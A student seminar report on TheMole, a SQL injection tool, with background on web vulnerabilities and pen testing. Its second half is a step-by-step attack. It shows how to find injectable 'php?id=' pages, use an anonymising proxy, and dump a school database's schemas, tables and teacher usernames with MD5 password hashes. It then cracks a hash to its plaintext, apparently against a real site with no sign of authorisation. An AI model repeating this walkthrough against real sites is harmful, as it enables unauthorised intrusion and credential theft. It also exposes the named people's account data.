THEMOLE

Penetration Testing Tool

SEMINAR REPORT

Presented By,

Amal K Jose

S3 MCA LE

Roll No: 08

Guide in Charge,

Ms. Maria Thomas

CONTENTS

1. Introduction

Kali Linux

Kali Linux is a Debian-based **Linux** distribution aimed at advanced Penetration Testing and Security Auditing. **Kali** contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution based on Knoppix. The third core developer Raphael Hertzog joined them as a Debian expert.

Kali Linux was released on the 13th march, 2013 as a complete, top to bottom. Rebuild of Backtrack Linux, adhering completely to Debian development standards.

Vulnerability

A website vulnerability is a weakness or misconfiguration in a website or web application code that allows an attacker to gain some level of control of the site, and possibly the hosting server. Most vulnerabilities are exploited through automated means, such as vulnerability scanners and botnets. Cybercriminals create specialized tools that scour the internet for certain platforms, like WordPress or Joomla, looking for common and publicized vulnerabilities. Once found, these vulnerabilities are then exploited to steal data, distribute malicious content, or inject defacement and spam content into the vulnerable site.

There are some common types of website vulnerabilities that are frequently exploited by attackers.

SQL Injection Vulnerabilities (SQLi)

SQL injection vulnerabilities refer to areas in website code where direct user input is passed to a database. Bad actors utilize these forms to inject malicious code, sometimes called payloads, into a website's database.

Cross-Site Scripting (XSS)

Cross-site scripting occurs when attackers inject scripts through unsensitised user input or other fields on a website to execute code on the site. Cross-site scripting is used to target website visitors, rather than the website or server itself. This often means attackers are injecting JavaScript on the website, so that the script is executed in the visitor's browser.

Command Injection

Command injection vulnerabilities allow attackers to remotely pass and execute code on the website's hosting server. This is done when user input that is passed to the server, such as header information, is not properly validated, allowing attackers to include shell commands with the user information.

File Inclusion

File inclusion attacks use the include functions in server-side web application languages like PHP to execute code from a remotely stored file. Attackers host malicious files and then take advantage of improperly sanitized user input to inject or modify an include function into the victim site's PHP code.

Preventing Vulnerabilities

There are easy steps you can take to mitigate and prevent vulnerabilities from allowing hackers to gain unauthorized access to your website.

Update your applications

The first critical step in securing your website is to ensure all applications and their associated plugins are up to date. Vendors frequently release imperative security patches for their applications and it is important to perform these updates in a timely manner.

Use a Web Application Firewall (WAF)

Web application firewalls are the first line of defence against those probing your website for vulnerabilities. Web application firewalls filter out bad traffic from ever accessing your website. This includes blocking bots, known spam or attack IP addresses, automated scanners, and attack based user input.

Use a malware scanner

Your last line of defence is the use of a reputable automated malware scanner. It is recommended you find one that can automatically identify and vulnerabilities and remove known malware.

SQL Injection

SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data. An SQL query is a request for some action to be performed on a database. Typically, on a Web form for user authentication, when a user enters their name and password into the text boxes provided for them, those values are inserted into a SELECT query. If the values entered are found as expected, the user is allowed access; if they aren't found, access is denied. However, most Web forms have no mechanisms in place to block input other than names and passwords.

According to security experts, the reason that SQL injection and many other exploits, such as cross-site scripting, are possible is that security is not sufficiently emphasized in development. To protect the integrity of Web sites and applications, experts recommend simple precautions during development such as controlling the types and numbers of characters accepted by input boxes.

Penetration Testing

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents.

Pen test strategies include:

Targeted testing

Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights-turned-on" approach because everyone can see the test being carried out.

External testing

This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

Internal testing

This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

Blind testing

A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive.

2. TheMole

Features

- Automatic SQL injection tool based on Python.
- Command line interface.
- Developed by Nasel.
- Supports MySQL, SQL Server and Oracle databases.

Commands

- themole : To start TheMole.
- url < Vulnerabe url >
- needle < String displayed only when true return >
- schemas : To retrieve all database schemas
- table <schema> : List out tables
- columns <schema> <table> : List out columns
- query <schema> <table> <columns>

3. Requirements

- Kali Linux (Also supports in Ubuntu)
- Python
- TheMole (Kali Tool) – SQL Injection
- Hash ID (Kali Tool) – Hash type identifiation
- Pybozocrack (Kali Tool) – Decrypt Hash (MD5)
- Psiphon3 – Anonymous Proxy browsing.

Finding Vulnerable Website

- Website ends with php?id=xx

  http://www.example.com/login.php?id=3

- Gets an SQL error while adding single quote (’) at the end.

  http://www.example.com/login.php?id=3’

4. Steps

Primary steps:

1) Install,

TheMole : apt-get install themole

PyBozoCrack : git clone https://github.com/ikkebr/PyBozoCrack.git

HashID : git clone https://github.com/psypanda/hashID.git\

2) Find Vulnerable Website.


3) Start TheMole.

Use **themole** command.

4) Provide URL and Needle.

url < Your URL >

needle < String >



5) Retrieve all Schemas.

Use **schemas** command.

```
root@DESKTOP-0Q6R7H2: /home/amalkjose
#> schemas
[i] Trying injection using 0 parenthesis.
[+] Found separator: " "
[+] Found DBMS: Mysql
[+] Found comment delimiter: "#"
[+] Query columns count: 5
[+] Injectable fields found: [2, 3]
[+] Found injectable field: 2
[+] Using string union technique.
[+] Rows: 8
+--------------------+
| Databases          |
+--------------------+
| address            |
| addressbook        |
| db                 |
| information_schema |
| myschool2          |
| mysql              |
| studentspecial     |
| test               |
+--------------------+
#>
```

6) Select a schema and retrieve all its tables

Use **tables** <Schema_Name> command.

```
root@DESKTOP-0Q6R7H2: /home/amalkjose
#> tables myschool2
[+] Rows: 82
+-------------------------+
| Tables                  |
+-------------------------+
| access_module           |
| access_sub_module       |
| admin_log_detail        |
| admin_login             |
| admin_message           |
| ads_detail              |
| ads_detail_backup       |
| ads_detail_old          |
| ajaxresponse            |
| chat                    |
| colleage_volunteer      |
| countries               |
| curriculum              |
| district_detail         |
| district_detail_1       |
| event                   |
| folder_detail           |
| folder_label            |
```

7) Select a table and retrieve all its columns.

Use **columns** <Schema_Name> <Table_Name> command.

```
root@DESKTOP-0Q6R7H2: /home/amalkjose
#> columns myschool2 teacher_detail
[+] Rows: 45
+----------------------------------+
| Columns for table teacher_detail |
+----------------------------------+
| teacher_name                     |
| teacher_password                 |
| teacher_status                   |
| teacher_suffix                   |
| teacher_username                 |
| teacher_work_status              |
| designation                      |
| devicekey                        |
| devicetoken                      |
| district                         |
| district_uni                     |
| gender                           |
| homepage_visiblity               |
| iphone_device                    |
| iphone_login_status              |
| language                         |
| language_know                    |
| notification                     |
```

8) Select a table and retrieve all its columns.

Use **query** <Schema_Name> <Table_Name> <Column_Names> command.

Column_Names can be separated with commas.

9) Find the username and password combination.

```
root@DESKTOP-0Q6R7H2: /home/amalkjose
#> query myschool2 teacher_detail teacher_name,teacher_username,teacher_password
[+] Rows: 273
+-----------------------------------------------------------------------------------------------+
| teacher_name                | teacher_username            | teacher_password                 |
+-----------------------------------------------------------------------------------------------+
| Alexandria Peterson         | alex                        | 74b87337454200d4d33f80c4663dc5e5 |
| Alexis Xenakis              | AlexisXenakis475            | febc4dcac39fca6436e8b7dd826fe850 |
| Alfreda Collier             | AlfredaCollier329           | efd50fc1604084c613837f6c60f59c80 |
| Alicia Mason                | AliciaMason472              | fd938d818c4f7b91e2a8fc78f77928ee |
| Amanda                      | ama                         | 827ccb0eea8a706c4c34a16891f84e7b |
| Anika Spence                | AnikaSpence374              | 9507ca588cb3c26808d8b515ceb8b8d3 |
| Anne Brakebill              | abrakebill                  | 8f04fb1b590c87e921cd5c517b332d7f |
| April Noble                 | AprilNoble313               | e1956125c10bb53d146932459ed153d4 |
| April Phillips              | AprilPhillips300            | 17a610260aa7d9c0af3704cb50631720 |
| Ashley Workman              | AshleyWorkman414            | 02fa90e91ba53957fd8aa275e5e9e4ff |
| Aurelia Short               | AureliaShort347             | 0fcff72f7b32cdfd80806e543666535e |
| Baltimore  Guest            | BCPS_Teacher_0156           | 00aa17a52cb48cbc43560973803d8369 |
| Barbara Mitchell            | BarbaraMitchell412          | dbce16d5dac8893862988d2615dd3aab |
| Basher catcher              | basher   catcher            | 9a445478824c1973c1e4cc98944ffd15 |
| Basia Mcmahon               | BasiaMcmahon355             | f544a25f3c838c2a0637abe6f531261e |
| Benedict Barrett            | BenedictBarrett356          | fa9abed83a8583250d96647c26676b7e |
| Bethany Hatfield            | BethanyHatfield308          | edd4ad41373a454796a36297382e0faf |
| Betty Oliver                | BettyOliver426              | 2bc0e5950a0a8cce383aca2a50ed1af0 |
| Blossom Hammond             | BlossomHammond305           | 094222e077f28529f4016f15ee4fd30b |
| Bob White                   | bobwhite433                 | e10adc3949ba59abbe56e057f20f883e |
```

Steps to decrypt hashed password :

1) Start Hash ID

Move to **HashID** Directory using **cd** command

Use **python** Hash_ID_vX.X.py command. (X.X is the version Eg: 1.1)

```
root@DESKTOP-0Q6R7H2: /mnt/c/Users/mail/Desktop/PT
root@DESKTOP-0Q6R7H2:/mnt/c/Users/mail/Desktop/PT# python Hash_ID_v1.1.py
   ##########################################################################
   #     __  __                     __          ______    _____           #
   #    /\ \/\ \                   /\ \        /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \ \      #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \ \     #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                            By Zion3R #
   #                                                   www.Blackploit.com #
   #                                                  Root@Blackploit.com #
   ##########################################################################

   --------------------------------------------------------------------------
 HASH:
```

2) Provide your hashed password

Give your hashed password after **HASH:** in terminal

```
root@DESKTOP-0Q6R7H2: /mnt/c/Users/mail/Desktop/PT
 HASH: 827ccb0eea8a706c4c34a16891f84e7b

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
[+]  MD2(HMAC)
[+]  MD5(HMAC(Wordpress))
[+]  Haval-128
[+]  Haval-128(HMAC)
```

3) Decrypt using Pybozocrack (MD5)

Move to Pybozocrack Directory using cd command

Use **python** Pybozocrack.py –s < hashed code > command.

```
root@DESKTOP-0Q6R7H2: /mnt/c/Users/mail/Desktop/PT
root@DESKTOP-0Q6R7H2:/mnt/c/Users/mail/Desktop/PT# python pybozocrack.py -s 827ccb0eea8a706c4c34a16891f84e7b
827ccb0eea8a706c4c34a16891f84e7b:12345
root@DESKTOP-0Q6R7H2:/mnt/c/Users/mail/Desktop/PT#
```

5. Conclusion

TheMole is a python based automatic SQL Injection exploitation tool. All you need to do is to provide a vulnerable URL and a valid string on the site. It will detect the injection and exploit it.

It is a Command line interface. Different commands trigger different actions. And it supports for injections using MySQL, SQL Server, and Oracle databases.

6. References

https://www.hacktub.com/2016/10/07/the-mole-automatic-sql-injection-exploitation

http://www.ehacking.net/2011/12/mole-automatic-sql-injection-sqli.html

http://www.lgogua.blogspot.in/2013/10/kali-linux-using-mole-automatic-sql.html

https://www.youtube.com